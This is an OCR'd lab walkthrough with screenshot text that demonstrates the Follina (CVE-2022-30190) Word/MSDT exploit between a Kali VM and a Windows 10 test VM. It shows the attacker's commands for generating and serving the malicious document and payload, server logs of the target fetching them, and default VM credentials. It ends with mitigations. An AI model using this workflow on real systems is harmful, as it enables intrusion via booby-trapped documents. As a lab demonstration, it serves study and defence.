
Name	Date modified	Type
Office	6/18/2022 4:17 AM	File folder

File name: maldoc_CVE-2022-30190.doc

Save as type: Microsoft Word 97 - 2003 Document (*.doc)

5:22 AM 6/20/2022

- Run maldoc downloaded



```
Host Name:      MSEDGEWIN10
IE Version:     11.379.17763.0
OS Version:     Windows 10
Service Pack:   No service pack
User Name:      IEUser
Password:       Passw0rd!
```


How do you want to open this file?

[ ] Always use this app to open .doc files

Re-arm (Windows XP only). Note that no error is given in the case no rearms are left.
rundll32.exe syssetup,SetupOobeBnk

For Windows 8, 8.1 and 10, you will **NOT** be able to re-arm the trial.

5:24 AM 6/20/2022



Host Name: MSEDGEWIN10
IE Version: 11.379.17763.0
OS Version: Windows 10
Service Pack: No service pack
User Name: IEUser
Password: Passw0rd!

Snapshot/backup:
Create a snapshot (or keep a backup of downloaded archive) before first booting and working with this VM, so that you can reset quickly after the OS trial expires.


Licensing not
The modern.ie vi … e therefore time limited. Y

Activation:
For Windows 7, 8 … order to activate the trial. … es, but you can also ente … e you 90 days.
For Windows Vist
For Windows XP, … p up a few minutes

Re-arm:
In some cases (Windows XP, Vista, and 7), it may be possible to further extend the initial trial period if there are rearms left. The following commands can be run from an administrative command prompt (**right-click** on **Command Prompt** and select the '**Run as Administrator**' option).
Show current license, time remaining, re-arm count (all except Windows XP):
slmgr /dlv
Re-arm (all except Windows XP). Requires reboot.
slmgr /rearm
Re-arm (Windows XP only). Note that no error is given in the case no rearms are left.
rundll32.exe syssetup,SetupOobeBnk

For Windows 8, 8.1 and 10, you will **NOT** be able to re-arm the trial.

- Click “Enable Editing”



MSEdge_Win10_Target (TargetComplete) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
maldoc_CVE-2022-30190.doc - Protected View - Saved to this PC
Sign in
File Home Insert Design Layout References Mailings Review View Help
Share
Enable Editing
Page 1 of 1 0 words
Focus
100%
Type here to search
5:26 AM
6/20/2022
Right Ctrl
Kali-2022.2-x64 (CVE-2022-30190) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
8:09
Trash
File System
Home
kali@kali: ~/workStation/CVE/0x7E6/30190/msdt
File Actions Edit View Help

PROTECTED VIEW Be careful—files from the Internet can contain viruses. Unless you need to edit, it's safer to stay in Protected View.

```
┌──(kali㉿kali)-[~/…/CVE/0×7E6/30190/msdt]
└─$ python -m http.server 9000
Serving HTTP on 0.0.0.0 port 9000 (http://0.0.0.0:9000/) ...
10.10.1.7 - - [20/Jun/2022 08:03:15] "GET / HTTP/1.1" 200 -
10.10.1.7 - - [20/Jun/2022 08:03:16] code 404, message File not f
ound
10.10.1.7 - - [20/Jun/2022 08:03:16] "GET /favicon.ico HTTP/1.1"
404 -
10.10.1.7 - - [20/Jun/2022 08:03:19] "GET /maldoc_CVE-2022-30190.
doc HTTP/1.1" 200 -
10.10.1.7 - - [20/Jun/2022 08:05:29] "GET /maldoc_CVE-2022-30190.
doc HTTP/1.1" 304 -
```

```
┌──(kali㉿kali)-[~/…/CVE/0×7E6/30190/msdt]
└─$ ./modify_maldoc.py
[+] Copied Microsoft Word skeleton /tmp/0frqbvrc
[+] Created maldoc ./maldoc_CVE-2022-30190.doc
[+] Serving html payload on :8000
```


- Payload is delivering and executing


MSEdge_Win10_Target (TargetComplete) [Running] - Oracle VM VirtualBox
maldoc_CVE-2022-30190.doc - Word
Program Compatibility Troubleshooter
Detecting problems
Cancel
Kali-2022.2-x64 (CVE-2022-30190) [Running] - Oracle VM VirtualBox

```
kali@kali: ~/workStation/CVE/0x7E6/30190/msdt

┌──(kali㉿kali)-[~/…/CVE/0×7E6/30190/msdt]
└─$ python -m http.server 9000
Serving HTTP on 0.0.0.0 port 9000 (http://0.0.0.0:9000/) ...
10.10.1.7 - - [20/Jun/2022 08:03:15] "GET / HTTP/1.1" 200 -
10.10.1.7 - - [20/Jun/2022 08:03:16] code 404, message File not f
ound
10.10.1.7 - - [20/Jun/2022 08:03:16] "GET /favicon.ico HTTP/1.1"
404 -
10.10.1.7 - - [20/Jun/2022 08:03:19] "GET /maldoc_CVE-2022-30190.
doc HTTP/1.1" 200 -
10.10.1.7 - - [20/Jun/2022 08:05:29] "GET /maldoc_CVE-2022-30190.
doc HTTP/1.1" 304 -
```

```
kali@kali: ~/workStation/CVE/0x7E6/30190/msdt

10.10.1.7 - - [20/Jun/2022 08:10:04] "OPTIONS / HTTP/1.1" 501 -
10.10.1.7 - - [20/Jun/2022 08:10:04] "HEAD /index.html HTTP/1.1" 200 -
10.10.1.7 - - [20/Jun/2022 08:10:05] code 501, message Unsupported method ('OPTIONS')
10.10.1.7 - - [20/Jun/2022 08:10:05] "OPTIONS / HTTP/1.1" 501 -
10.10.1.7 - - [20/Jun/2022 08:10:05] code 501, message Unsupported method ('OPTIONS')
10.10.1.7 - - [20/Jun/2022 08:10:05] "OPTIONS / HTTP/1.1" 501 -
10.10.1.7 - - [20/Jun/2022 08:10:05] code 501, message Unsupported method ('OPTIONS')
10.10.1.7 - - [20/Jun/2022 08:10:05] "OPTIONS / HTTP/1.1" 501 -
10.10.1.7 - - [20/Jun/2022 08:10:05] code 501, message Unsupported method ('OPTIONS')
10.10.1.7 - - [20/Jun/2022 08:10:05] "OPTIONS / HTTP/1.1" 501 -
10.10.1.7 - - [20/Jun/2022 08:10:05] "GET /index.html HTTP/1.1" 304 -
10.10.1.7 - - [20/Jun/2022 08:10:05] "HEAD /index.html HTTP/1.1" 200 -
10.10.1.7 - - [20/Jun/2022 08:10:05] "HEAD /index.html HTTP/1.1" 200 -
10.10.1.7 - - [20/Jun/2022 08:10:16] "HEAD /index.html HTTP/1.1" 200 -
```

- You are hacked


MSEdge_Win10_Target (TargetComplete) [Running] - Oracle VM VirtualBox
Directory listing for /
youtube.com/watch?v=WYmZpT8NG4w&t=30s
Program Compatibility Troubleshooter
Select troubleshooting option
Try recommended settings
Select this option to test run program using recommended compatibility settings
Troubleshoot program
Select this option to choose compatibility settings based on problems you notice
Cancel
maldoc_CVE-2022....doc
Kali-2022.2-x64 (CVE-2022-30190) [Running] - Oracle VM VirtualBox

```
kali@kali: ~/workStation/CVE/0x7E6/30190/msdt

┌──(kali㉿kali)-[~/…/CVE/0×7E6/30190/msdt]
└─$ python -m http.server 9000
Serving HTTP on 0.0.0.0 port 9000 (http://0.0.0.0:9000/) ...
10.10.1.7 - - [20/Jun/2022 08:03:15] "GET / HTTP/1.1" 200 -
10.10.1.7 - - [20/Jun/2022 08:03:16] code 404, message File not f
ound
10.10.1.7 - - [20/Jun/2022 08:03:16] "GET /favicon.ico HTTP/1.1"
404 -
10.10.1.7 - - [20/Jun/2022 08:03:19] "GET /maldoc_CVE-2022-30190.
doc HTTP/1.1" 200 -
10.10.1.7 - - [20/Jun/2022 08:05:29] "GET /maldoc_CVE-2022-30190.
doc HTTP/1.1" 304 -
```

```
kali@kali: ~/workStation/CVE/0x7E6/30190/msdt

10.10.1.7 - - [20/Jun/2022 08:10:04] "OPTIONS / HTTP/1.1" 501 -
10.10.1.7 - - [20/Jun/2022 08:10:04] "HEAD /index.html HTTP/1.1" 200 -
10.10.1.7 - - [20/Jun/2022 08:10:05] code 501, message Unsupported method ('OPTIONS')
10.10.1.7 - - [20/Jun/2022 08:10:05] "OPTIONS / HTTP/1.1" 501 -
10.10.1.7 - - [20/Jun/2022 08:10:05] code 501, message Unsupported method ('OPTIONS')
10.10.1.7 - - [20/Jun/2022 08:10:05] "OPTIONS / HTTP/1.1" 501 -
10.10.1.7 - - [20/Jun/2022 08:10:05] code 501, message Unsupported method ('OPTIONS')
10.10.1.7 - - [20/Jun/2022 08:10:05] "OPTIONS / HTTP/1.1" 501 -
10.10.1.7 - - [20/Jun/2022 08:10:05] code 501, message Unsupported method ('OPTIONS')
10.10.1.7 - - [20/Jun/2022 08:10:05] "OPTIONS / HTTP/1.1" 501 -
10.10.1.7 - - [20/Jun/2022 08:10:05] "GET /index.html HTTP/1.1" 304 -
10.10.1.7 - - [20/Jun/2022 08:10:05] "HEAD /index.html HTTP/1.1" 200 -
10.10.1.7 - - [20/Jun/2022 08:10:05] "HEAD /index.html HTTP/1.1" 200 -
10.10.1.7 - - [20/Jun/2022 08:10:16] "HEAD /index.html HTTP/1.1" 200 -
```

# Workarounds

[+] Disable the MSDT URL Protocol

1. Run **Command Prompt** as **Administrator**.
2. To back up the registry key, execute the command “reg export HKEY_CLASSES_ROOT\ms-msdt *filename*“

3. Execute the command “reg delete HKEY_CLASSES_ROOT\ms-msdt /f”.

   Note: To restore the registry key, execute the command “reg import *filename”* as Administrator.

[+] Microsoft Defender Detections & Protections

- Turn-on cloud-delivered protection and automatic sample submission, real-time protections.